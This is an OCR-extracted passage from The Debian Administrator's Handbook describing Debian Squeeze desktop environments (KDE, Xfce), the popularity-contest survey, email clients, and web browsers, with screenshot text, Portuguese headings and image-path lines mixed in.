
→ http://library.gnome.org/admin/syste
admin-guide/stable/
→ http://library.gnome.org/admin/depl
guide/

13.3.2. KDE

Debian Squeeze includes version 4.4.5 of KDE, which can be installed with **apt-get install kde**.

KDE has had a rapid evolution based on a very hands-on approach. Its authors quickly got very good results, which allowed them to grow a large user-base. These factors contributed to the overall project quality. KDE is a perfectly mature desktop environment with a wide range of applications.

Figure 13.2. O ambiente KDE



Since the Qt 4.0 release, the last remaining license problem with KDE is no more. This version was released under the GPL both for Linux and Windows (whereas the Windows version was previously released under a non-free license). Note that KDE

applications must be developed using the C++ language.


13.3.3. Xfce e Outros

Xfce is a simple and lightweight graphical desktop, which is a perfect match for computers with limited resources. It can be installed with **apt-get install xfce4**. Like GNOME, Xfce is based on the GTK+ toolkit, and several components are common across both desktops.

Unlike GNOME and KDE, Xfce does not aim at being a vast project. Beyond the basic components of a modern

desktop (file manager, window manager, session manager, a panel for application launchers and so on), it only provides a few specific applications: a very lightweight web browser (Midori), a terminal, a calendar, an image viewer, a CD/DVD burning tool, a media player (Parole) and a sound volume control.

Figure 13.3. O ambiente Xfce


Home
File System
Trash
Home
Tips and Tricks
Tips and Tricks
You can switch the workspaces by using the mouse
- and click at the pager
- use the mouse wheel at the pager or desktop background
- move the mouse over the workspace edge (if this is activated)
or the keyboard with
- Alt + Control + Left or Right to step one workspace left or right
- Control + F<Number> to jump to the workspace
Display tips on startup
Tips and tricks
Next
Close
Tips and Tricks
14:57

13.4. Ferramentas

13.4.1. Email

13.4.1.1. Evolution

COMUNIDADE* Pacotes *populares

Installing the popularity-contest package enables participation in an automated survey that informs the Debian project about the most popular packages. A script is run weekly by **cron** which sends (by HTTP or email) an anonymized list of the installed packages and the latest access date for the files they contain. This allows differentiating, among the installed

packages, those that are actually used.

This information is a great help to the Debian project. It is used to determine which packages should go on the first installation disks. The installation data is also an important factor used to decide whether to remove a package with very few users from the distribution. We heartily recommend installing the popularity-contest package, and participating to the survey.

Os dados coletados tornam-se públicos todos os dias.

→ http://popcon.debian.org/


These statistics can also help choose between two packages that would seem otherwise equivalent. Choosing the more popular package increases the probability

of making a good choice.

Evolution is the GNOME email client and can be installed with **apt-get install evolution**. Evolution goes beyond a simple email client, and also provides a calendar, an address book, a task list, and a memo (free-form note) application. Its email component includes a powerful message indexing system, and allows for the creation of virtual folders based on search queries on all archived messages. In other words, all messages are stored the same way but displayed in a folder-based organization, each folder containing messages that match a set of

filtering criteria.

Figure 13.4. O programa de e-mail Evolution




An extension to Evolution allows integration to a Microsoft Exchange email system; the required package is evolution-exchange.

13.4.1.2. KMail

The KDE email software can be installed with **apt-get install kmail**. KMail only handles email, but it belongs to a software suite called KDE-PIM (for *Personal Information Manager*) that includes features such as address books, a calendar component, and so on. KMail has all the features one would expect from an excellent email client.

Figure 13.5. O programa de e-mail KMail



Local Folders - KMail
File Edit View Go Folder Message Tools Settings Help
New Print Check Mail Reply Forward Previous Next Trash Create To-do
Favorite Folders
inbox (Local Folders)
Folder
Local Folders
inbox
outbox
sent-mail
trash
drafts
templates
Searches
KMail
The email client for the K Desktop Environment.
Welcome to KMail 1.13.5
KMail is the email client for the K Desktop Environment. It is designed to be fully compatible with Internet mailing standards including MIME, SMTP, POP3 and IMAP.
KMail has many powerful features which are described in the documentation
The KMail homepage offers information about new versions of KMail
We hope that you will enjoy KMail.
Thank you,
The KMail Team

13.4.1.3. Thunderbird e Icedove

This email software, included in the icedove package, is part of the Mozilla software suite. Various localization sets are available in icedove-l10n-*

packages; the enigmail extension handles message encrypting and signing (alas, it is not available in all languages).

Figure 13.6. O programa de e-mail Icedove



Thunderbird is one of the best email clients, and it seems to be a great success, just like Mozilla Firefox.

Strictly speaking, Debian Squeeze contains Icedove, and not Thunderbird, for legal reasons we will detail in the “Iceweasel, Firefox and others” section

later on; but apart from their names (and icons), there are no real differences between them.

13.4.2. Navegadores Web


Epiphany, the web browser in the GNOME suite, uses the WebKit display engine developed by Apple for its Safari browser. The relevant package is epiphany-browser.

Konqueror, the KDE file manager, also behaves as a web browser. It uses the KDE-specific KHTML rendering engine; KHTML is an excellent engine,

as witnessed by the fact that Apple's WebKit is based on KHTML. Konqueror is available in the konqueror package.

Users not satisfied by either of the above can use Iceweasel. This browser, available in the iceweasel package, uses the Mozilla project's Gecko renderer, with a thin and extensible interface on top.

Figure 13.7. O navegador web Iceweasel


The Debian Administrator's Handbook - Iceweasel
File Edit View History Bookmarks Tools Help
http://debian-handbook.info/
Google
Most Visited
Getting Started
Latest Headlines
The Debian Administrator's Han...
THE DEBIAN ADMINISTRATOR'S HANDBOOK
HOME
ABOUT THE BOOK
FAQ
BLOG
POSTS
COMMENTS
About this project
"The Debian Administrator's Handbook" is the title of the translation of the French best-seller known as Cahier de l'admin Debian (published by Eyrolles). Written by two Debian developers—Raphaël Hertzog and Roland Mas—it's a fantastic resource for all users of a Debian-based distribution. Accessible to all, this book teaches the essentials to anyone who wants to become an effective and independant Debian GNU/Linux administrator.
Cahiers de l'Admin
Debian
Squeeze
Given that traditional editors did not want to take the risk to make this translation, we decided to do the translation ourselves and to self-publish the result. Thanks to the crowdfunding campaign on Ulule, this is on good track. We hope to publish the book in April 2012.
But we want to go further than this, we want the result to be freely available (that is under the terms of a license compatible with the Debian Free Software Guidelines of course). Since we still want to earn some money for the huge work that a book represents, we decided to set up a "liberation fund". If it reaches 25000 EUR, then the resulting book will be published under a free license.
Done

CULTURA Iceweasel, Firefox e outros

Many users will no doubt be surprised by the absence of Mozilla Firefox in the Debian Squeeze menus. No need to panic: the iceweasel package contains Iceweasel, which is basically Firefox under another name.

The rationale behind this renaming is a result of the usage rules imposed by the Mozilla Foundation on the Firefox™ registered trademark: any software named Firefox must use the official Firefox logo and icons. However, since these elements are not released under a free license, Debian cannot distribute them in its *main* section. Rather than moving the whole browser to *non-free*, the package maintainer chose to use a 